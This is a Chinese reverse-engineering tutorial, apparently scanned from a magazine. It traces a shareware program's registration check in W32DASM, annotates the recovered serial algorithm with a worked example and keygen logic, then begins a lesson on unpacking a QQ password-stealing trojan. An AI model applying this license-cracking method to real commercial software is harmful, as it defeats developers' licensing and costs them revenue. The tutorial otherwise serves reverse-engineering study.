



图17

:0059A1C1 pop eax


:0059A1C2 call DMS.00404D6C


图18

关键比较call前面时，发现寄存器edx中数据有可疑信息，如图19。


图19

我们记录下可疑信息：103424。在程序调试窗口点“终止”终止动态调试程序。如图20。然后，直接双击DMS.exe运行程序，用103424注册，结果成功。


图20




图21

如图21。

说明103424是真正注册码。0059A1B9 CALL 0059AE70是算法关键call。

六、关键算法call，分析算法并测试算法

还是用“转移”的方法来到0059AE70看看这个call里的内容，只要你懂汇编语言，相信你不难找到如下算法。详细注释如下：

```
......
0059AE91   BB 9F860100        MOV EBX,1869F
；给寄存器ebx赋值0x1869F
0059AE96   8B45 FC            MOV EAX,DWORD PTR
[EBP-4]  ；取注册码
0059AE99   E8 829DE6FF        CALL 00404C20
；计算注册码长度
0059AE9E   85C0               TEST EAX,EAX       ；
测试。EAX和自己与运算，目的是看你输
没输入注册码
0059AEA0   7E 19              JLE 0059AEBB
小于或等于就跳到0059AEBB
0059AEA2   BA 01000000        MOV EDX,1          ；给
EDX赋值为1，为以后循环取机器码做准备
0059AEA7   8B4D FC            MOV ECX,DWORD PTR
[EBP-4]  ；把 ecx寄存器指向机器码地址
0059AEAA   0FB64C11 FF        MOVZX ECX,BYTE PTR
[ECX+EDX-1]  ；取一位机器码的ascii码
0059AEAF   03D9               ADD EBX,ECX        ；
EBX(值是0x1869F)加上那位机器码的ascii码
0059AEB1   81C3 06020000      ADD EBX,206
将上面的结果再加0x206，结果保存在EBX
0059AEB7   42                 INC EDX            ；edx
加1。代入上面循环就可以取下一位机器码了
0059AEB8   48                 DEC EAX
eax长度减1，使循环的次数减1
0059AEB9   75 EC              JNZ 0059AEA7       ；不
等于0就跳到上面0059AEA7处继续循环计算
......
```

当EAX减到0也就是机器码都取完就计算得出注册码。下面我们测试计算一下！机器码107966时的注册码是什么？（ASCII码可在下图22查询）

十六进制运算	十进制运算
0x1869F + 1的ascii码（十六进制）+0x206 = 0x188D6	99999+49+518=100566
0x188D6 +0的ascii码（十六进制） +0x206 = 0x18B0C	100566+48+518=101132
0x18B0C +7的ascii码（十六进制） +0x206 = 0x18D49	101132+55+518=101705
0x18D49 +9的ascii码（十六进制） +0x206 = 0x18F88	101705+57+518=102280
0x18F88 +6的ascii码（十六进制） +0x206 = 0x191C4	102280+54+518=102852
0x191C4 +6的ascii码（十六进制） +0x206 = 0x19400	102852+54+518=103424

图22

0x1869F+机器码的ascii码+0x206 （逐位相加循环运算）= 输出十进制结果即注册码

计算输入十进制结果103424和我们上面调试结果一样。说明算法提取正确。

七、根据需要编写注册机程序

关于注册机编写大家就可以自由发挥了，只要有了正确的算法。用什么语言写注册机就看大家擅长什么计算机语言了。个人认为还是C语言的运算能力及程序编写比较方便简单。主要算法可以写成reg=reg+code[i]+0x206在使用一个for循环for (int i = 0; i < length; i++) 计算length 取机器码长度strlen(code)即可。由于公开发布注册机会造成法律问题，就不给大家编完整注册机了。如果想注册用上面的计算方法拿笔慢慢算就好了，相信你2分钟内一定算得出。

八、总结

写这篇文章主要有两个目的：

1. 介绍算法分析的一般步骤，及实现方法。

2. 使用W32DASM完成静态分析和动态跟踪，主要想告诉大家W32DASM并不光是款静态反汇编的利器，也可以用来做动态跟踪。只不过通常大家只把他做为反汇编找关键跳的工具了，通过学习希望大家更深刻的认识W32DASM，破解界的屠龙当然不是用来砍瓜切菜的，希望大家熟悉W32DASM动态跟踪的使用方法。大家也可以使用ollydbg来尝试一下动态跟踪分析，ollydbg的界面要清晰的多，操作上也比较简单，在以后的破解必定会占有举足轻重的地位。下片教程我将详细讲述使用ollydbg来进行算法注册的一般步骤和方法。希望大家喜欢。

（本文涉及到的软件w32dasm、Word_DMS_Setup，以及相关动画，光盘有收录）

补充知识：常用字符的7位ASCII值

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
32	20	(空格)	56	38	8	80	50	P	104	68	h
33	21	!	57	39	9	81	51	Q	105	69	i
34	22	"	58	3A	:	82	52	R	106	6A	j
35	23	#	59	3B	;	83	53	S	107	6B	k
36	24	$	60	3C	<	84	54	T	108	6C	l
37	25	%	61	3D	=	85	55	U	109	6D	m
38	26	&	62	3E	>	86	56	V	110	6E	n
39	27	'	63	3F	?	87	57	W	111	6F	o
40	28	(	64	40	@	88	58	X	112	70	p
41	29	)	65	41	A	89	59	Y	113	72	q
42	2A	*	66	42	B	90	5A	Z	114	72	r
43	2B	+	67	43	C	91	5B	[	115	73	s
44	2C	,	68	44	D	92	5C	\	116	74	t
45	2D	-	69	45	E	93	5D	]	117	75	u
46	2E	.	70	46	F	94	5E	^	118	76	v
47	2F	/	71	47	G	95	5F	_	119	77	w
48	30	0	72	48	H	96	60	`	120	78	x
49	31	1	73	49	I	97	61	a	121	79	y
50	32	2	74	4A	J	98	62	b	122	7A	z
51	33	3	75	4B	K	99	63	c	123	7B	{
52	34	4	76	4C	L	100	64	d	124	7C	|
53	35	5	77	4D	M	101	65	e	125	7D	}
54	36	6	78	4E	N	102	66	f	126	7E	~
55	37	7	79	4F	O	103	67	g	127	7F	#

注：Dec表示：十进制
　　Hex表示：十六进制
　　Char表示：字符



TIT女子破解小组之 逆向工程菜鸟教学篇

秦妮

软件的保护一直是比较受关注的问题，加壳、伪装也一直是软件保护的常用手段。而Crack的乐趣也就在于脱壳、去伪装，既同软件编写者比拼才智和技术，同时也促进软件保护技术的发展与进步。而逆向工程一直是Cracker入门的常用手段。一般来说在软件的保护上，黑客软件要比一般的共享软件做的好些，破解黑客软件的难度也就相对较大。大多数黑客软件的编写者都是精通hack与crack的大虾，因此同他们较量更能提高我们的技术水平，也更有乐趣与快感。

一、实战阿啦QQ大盗1.6J会员版脱壳篇

通过前几篇文章的学习，相信各位对破解已经有了一定的了解，也应该熟悉了暴破、注册码追击和简单算法分析的一般步骤和方法，下面简单做下总结：

1.暴破思路

第一步：检查程序是否加壳，如加壳则脱壳。

第二步：反汇编程序，找到关键跳。

第三步：修改程序关键跳，重新编译程序，完成暴破。

2.五步追码大法

第一步：检查程序是否加壳，如加壳则脱壳。

第二步：反汇编程序，找到关键跳。

第三步：在关键跳的基础上，向上找，找到关键CALL。

第四步：在关键CALL处下断点，运行程序。

第五步：断下程序，查看相应内存寄存器找到真正注册码。

3.算法破解

第一步：查壳脱壳。

第二步：反汇编程序找到在关键跳附近的关键算法call。

第三步：进入关键算法call分析算法。
第四步：提取并测试算法。
第五步：根据需要编写注册机程序。

相信大家通过练习都已经熟练掌握了吧！通过上面的总结我们也可以清楚的看到：查壳脱壳是Crack的第一步，如果不能正确的查壳脱壳，那后面的步骤就不能进行，更别说分析程序注册流程和破解了。所以查壳脱壳是Crack的首要问题。同样加壳也是软件保护的常用方法，加强悍的壳更是软件保护的有效手段，如果加壳后再对程序做一些伪装就会为Crack增加相当大的难度。

今天我们要说的就是如何脱壳去伪装，我们以啊啦qq大盗1.6J会员版为例详细说明手动脱壳的常规方法和如何伪装欺骗PEID的。

首先，我们先来查壳，用PEID查查，如图1。




图 1

可以看到是Microsoft Visual C++编译，木马怎么可能不加壳呢？我们再来仔细看看就会发现问题所在。看"文件入口"是000AE010，而"文件偏移"却是00041810，和入口不一样，如果没有加壳或伪装怎么会不一样呢？看"首字节"是55，8B，EC，6A这个当然没什么问题了，不过你再看上面"EP区段"edata？正常情况下应该是.text吧！还有那个连接器版本2.25也很奇怪。让我们换个查壳工具试试吧，用language2k加载程序，会看到如图2所示的结果。




图 2

什么也没有查出来，先不管那么多了，手动脱壳吧！

用Ollydby加载程序分析一下，加载程序会有"入口点预警"，如图3所示。




图 3

说明PE文件头可能有问题，并有可能程序被加壳了。先不管这个预警，直接点"确定"程序加载完成。来到入口点004AE010处，现在开始读代码，不要担心看不懂汇编代码，我会把主要指令结合程序详细讲解的，如图4。

